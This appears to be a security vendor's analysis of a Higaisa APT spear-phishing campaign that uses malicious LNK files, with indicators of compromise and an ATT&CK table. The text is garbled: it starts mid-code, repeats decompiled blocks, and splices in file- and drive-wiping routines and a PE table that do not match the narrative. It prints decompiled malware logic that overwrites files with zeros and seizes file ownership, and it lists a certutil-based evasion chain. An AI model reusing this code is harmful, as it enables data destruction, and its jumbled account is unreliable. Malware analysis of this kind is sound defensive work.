          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

